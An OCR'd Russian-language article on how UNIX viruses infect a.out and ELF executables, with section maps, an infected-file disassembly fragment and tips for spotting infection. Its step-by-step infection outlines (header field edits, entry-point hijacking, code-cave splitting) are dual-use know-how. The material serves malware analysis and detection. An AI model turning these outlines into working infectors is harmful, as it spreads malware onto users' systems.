

Рисунок 2. Пример файла, поглощенного вирусом UNIX.a.out. Крохотный, всего в триста байт, размер кодовой секции указывает на высокую вероятность заражения

Заражение посредством расширения последней секции файла

Простейший способ неразрушающего заражения файла состоит в расширении последней секции/сегмента жертвы и дозаписи своего тела в ее конец (далее по тексту просто «секции», хотя применительно к ELF-файлам это будет несколько некорректно, т.к. системный загрузчик исполняемых ELF-файлов работает исключительно с сегментами, а секции игнорирует). Строго говоря, это утверждение не совсем верно. Последней секцией файла, как правило, является секция .bss, предназначенная для хранения неинициализированных данных. Внедряться сюда можно, но бессмысленно,

поскольку загрузчик не настолько глуп, чтобы тратить драгоценное процессорное время на загрузку неинициализированных данных с медленного диска. Правильнее было бы сказать «последней значимой секции», но давайте не будем придираться, это ведь не научная статья, верно?

Перед секций .bss обычно располагается секция .data, содержащая инициализированные данные. Вот она-то и становится основным объектом вирусной атаки! Натравив дизассемблер на исследуемый файл, посмотрите, в какой секции расположена точка входа. И если этой секцией окажется секция данных (как, например, в случае, изображенном в листинге 5), исследуемый файл с высокой степенью вероятности заражен вирусом.

При внедрении в a.out-файл вирус в общем случае должен проделать следующие действия:

- считав заголовок файла, убедиться, что это действительно a.out-файл;
- увеличить поле a_data на величину, равную размеру своего тела;
- скопировать себя в конец файла;
- скорректировать содержимое поля a_entry для перехвата управления (если вирус действительно перехватывает управление таким образом).

Внедрение в ELF-файлы происходит несколько более сложным образом:

- вирус открывает файл и, считывая его заголовок, убеждается, что это действительно ELF;
- просматривая Program Header Table, вирус отыскивает сегмент, наиболее подходящий для заражения (для заражения подходит любой сегмент с атрибутом PL_LOAD; собственно говоря, остальные сегменты более или менее подходят тоже, но вирусный код в них будет смотреться несколько странно);
- найденный сегмент «распахивается» до конца файла и увеличивается на величину, равную размеру тела вируса, что осуществляется путем синхронной коррекции полей p_filez и p_memz;
- вирус дописывает себя в конец заражаемого файла;
- для перехвата управления вирус корректирует точку входа в файл (e_entry), либо же внедряет в истинную точку входа jmp на свое тело (впрочем, методика перехвата управления тема отдельного большого разговора).

Маленькое техническое замечание. Секция данных, как правило, имеет всего лишь два атрибута: атрибут чтения (Read) и атрибут записи (Write). Атрибут исполнения (Execute) у нее по умолчанию отсутствует. Означает ли это, что выполнение вирусного кода в ней окажется невозможным? Вопрос не имеет однозначного ответа. Все зависит от особенностей реализации конкретного процессора и конкретной операционной системы. Некоторые из них игнорируют отсутствие атрибута исполнения, полагая, что право исполнения кода напрямую вытекает из права чтения. Другие же возбуждают исключение, аварийно завершая выполнение зараженной программы. Для обхода этой ситуации вирусы могут присваивать секции данных атрибут Execute, выдавая тем самым себя с головой, впрочем, такие экземпляры встречаются крайне редко, и подавляющее большинство вирусописателей оставляет секцию данных с атрибутами по умолчанию.

Другой немаловажный и не очевидный на первый взгляд момент. Задумайтесь, как изменится поведение зараженного файла при внедрении вируса в не-последнюю секцию .data, следом за которой расположена .bss? А никак не изменится! Несмотря на то, что последняя секция будет спроецирована совсем не по тем адресам, программный код об этом «не узнает» и продолжит обращаться к неинициализированным переменным по их прежним адресам, теперь занятых кодом вируса, который к этому моменту уже отработал и возвратил оригинальному файлу все бразды правления. При условии, что программный код спроектирован корректно и не закладывается на начальное значение неинициализированных переменных, присутствие вируса не нарушит работоспособности программы.

Однако в суровых условиях реальной жизни этот элегантный прием заражения перестает работать, поскольку среднестатистическое UNIX-приложение содержит порядка десяти различных секций всех назначений и мастей.

Взгляните, например, на строение утилиты ls, позаимствованной из следующего дистрибутива UNIX: Red Hat 5.0:

Листинг 5. Так выглядит типичная карта памяти нормального файла

Name	Start	End	Align	Base	Type	Class	32	es	ss	ds	fs	gs
.init	08000A10	08000A18	para	0001	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.plt	08000A18	08000CE8	dword	0002	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.text	08000CF0	08004180	para	0003	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.fini	08004180	08004188	para	0004	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.rodata	08004188	08005250	dword	0005	publ	CONST	Y	FFFF	FFFF	0006	FFFF	FFFF
.data	08006250	08006264	dword	0006	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.ctors	08006264	0800626C	dword	0007	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.dtors	0800626C	08006274	dword	0008	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.got	08006274	08006330	dword	0009	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.bss	080063B8	08006574	qword	000A	publ	BSS	Y	FFFF	FFFF	0006	FFFF	FFFF
extern	08006574	08006624	byte	000B	publ		N	FFFF	FFFF	FFFF	FFFF	FFFF
abs	0800666C	08006684	byte	000C	publ		N	FFFF	FFFF	FFFF	FFFF	FFFF

Секция .data расположена в самой «гуще» файла, и чтобы до нее добраться, вирусу придется позаботиться о модификации семи остальных секций, скорректировав их поля p_offset (смещение секции от начала файла) надлежащим образом. Некоторые вирусы этого не делают, в результате чего зараженные файлы не запускаются.

С другой стороны, секция .data рассматриваемого файла насчитывает всего 10h байт, поскольку львиная часть данных программы размещена в секции .rodata (секции данных, доступной только на чтение). Это типичная практика современных линкеров, и большинство исполняемых файлов организованы именно так. Вирус не может разместить свой код в секции .data, поскольку это делает его слишком заметным, не может он внедриться и в .rodata, т.к. в этом случае он не сможет себя расшифровать (выделить память на стеке и скопировать туда свое тело – не предлагать: для современных вирусописателей это слишком сложно). Да и смысла в этом будет немного. Коль скоро вирусу приходится внедряться не в конец, а в середину файла, уж лучше ему внедриться не в секцию данных, а в секцию .text, содержащую машинный код. Там вирус будет не так заметен (он об этом мы поговорим позже см. «Заражение посредством расширения кодовой секции файла»).



Рисунок 3. Типовая схема заражения исполняемого файла путем расширения его последней секции



Рисунок 4. Внешний вид файла, зараженного вирусом PolyEngine.Linux.LIME.poly; вирус внедряет свое тело в конец секции данных и устанавливает на него точку входа. Наличие исполняемого кода в секции данных делает присутствие вируса чрезвычайно заметным

Сжатие части оригинального файла

Древние считали, что истина в вине. Они явно ошибались. Истина в том, что день ото дня программы становятся все жирнее и жирнее, а вирусы все изощреннее и изощреннее. Какой бы уродливый код ни выбрасывала на рынок фирма Microsoft, он все же лучше некоторых UNIX-подделок. Например файл cat, входящий в FreeBSD 4.5, занимает более 64 Кб. Не слишком ли много для простенькой утилиты?!

Просмотр файла под HEX-редактором обнаруживает большое количество регулярных последовательностей (в большинстве своем – цепочек нулей), которые либо вообще никак не используется, либо поддаются эффективному сжатию. Вирус, соблазнившись наличием свободного места, может скопировать туда свое тело, пускай ему и придется «рассыпаться» на несколько десятков пятен. Если же свободное место отсутствует – не беда! Практически каждый исполняемый файл содержит большое количество текстовых строк, а текстовые строки, как хорошо известно, легко поддаются сжатию. На первый взгляд, такой алгоритм заражения кажется чрезвычайно сложным, но, поверьте, реализовать простейший упаковщик Хаффмана намного проще того шаманства с раздвижками секций, что приходится делать вирусу для внедрения в середину файла. К тому же при таком способе заражения длина файла остается неизменной, что частично скрывает факт наличия вируса.

Рассмотрим, как происходит внедрение вируса в кодовый сегмент. В простейшем случае вирус сканирует файл на предмет поиска более или менее длинной последовательности команд NOP, использующихся для выравнивания программного кода по кратным адресам, записывает в них кусочек своего тела и добавляет команду перехода на следующий фрагмент. Так продолжается до тех пор, пока вирус полностью не окажется в файле. На завершающем этапе заражения вирус записывает адреса «захваченных» им фрагментов, после чего передает управление файлу-носителю (если этого не сделать, вирус не сможет скопировать свое тело в следующий заражаемый файл, правда, пара особо изощренных вирусов содержит встроенный трассировщик, автоматически собирающий тело вируса на лету, но это чисто лабораторные вирусы, и на свободе им не гулять).

Различные программы содержат различное количество свободного места, расходующегося на выравнивание. В частности, программы, входящие в базовый комплект поставки FreeBSD 4.5, преимущественно откомилированы с выравниванием на величину 4-х байт. Учитывая, что команда безусловного перехода в x86-системах занимает по меньшей мере два байта, втиснуться в этот скромный объем вирусу просто нереально. С операционной системой Red Hat 5.0 дела обстоят иначе. Кратность выравнивания, установленная на величину от 08h до 10h байт, с легкостью вмещает в себя вирус средних размеров.

Ниже в качестве примера приведен фрагмент дизассемблерного листинга утилиты PING, зараженной вирусом UNIX.NuxBe.quilt (модификация известного вируса NuxBee, опубликованного в электронном журнале, выпускаемом группой #29A). Даже начинающий исследователь легко обнаружит присутствие вируса в теле программы. Характерная цепочка jmp, протянувшаяся через весь сегмент данных, не может не броситься в глаза. В «честных» программах такого практически никогда не бывает (хитрые конвертные защиты и упаковщики исполняемых файлов, построенные на полиморфных движках, мы оставим в стороне).

Отметим, что фрагменты вируса не обязательно должны следовать линейно. Напротив, вирус (если только его создатель не даун) предпримет все усилия, чтобы замаскировать факт своего существования. Вы должны быть готовы к тому, что jmp будут блохой скакать по всему файлу, используя «левые» эпилоги и прологи для слияния с окружающими функциями. Но этот обман легко разоблачить по перекрестным ссылкам, автоматически генерируемым дизассемблером IDA Pro (на подложные прологи/эпилоги перекрестные ссылки отсутствуют!):

Листинг 6. Фрагмент файла, зараженного вирусом UNIX.NuxBe.quilt, «размазывающим» себя по кодовой секции

```
.text:08000BD9                 xor     eax, eax
.text:08000BDB                 xor     ebx, ebx
.text:08000BDD                 jmp     short loc_8000C01
...
.text:08000C01 loc_8000C01:  ; CODE XREF: .text:0800BDD?j
.text:08000C01                 mov     ebx, esp
.text:08000C03                 mov     eax, 90h
.text:08000C08                 int     80h ; LINUX - sys_msync
.text:08000C0A                 add     esp, 18h
```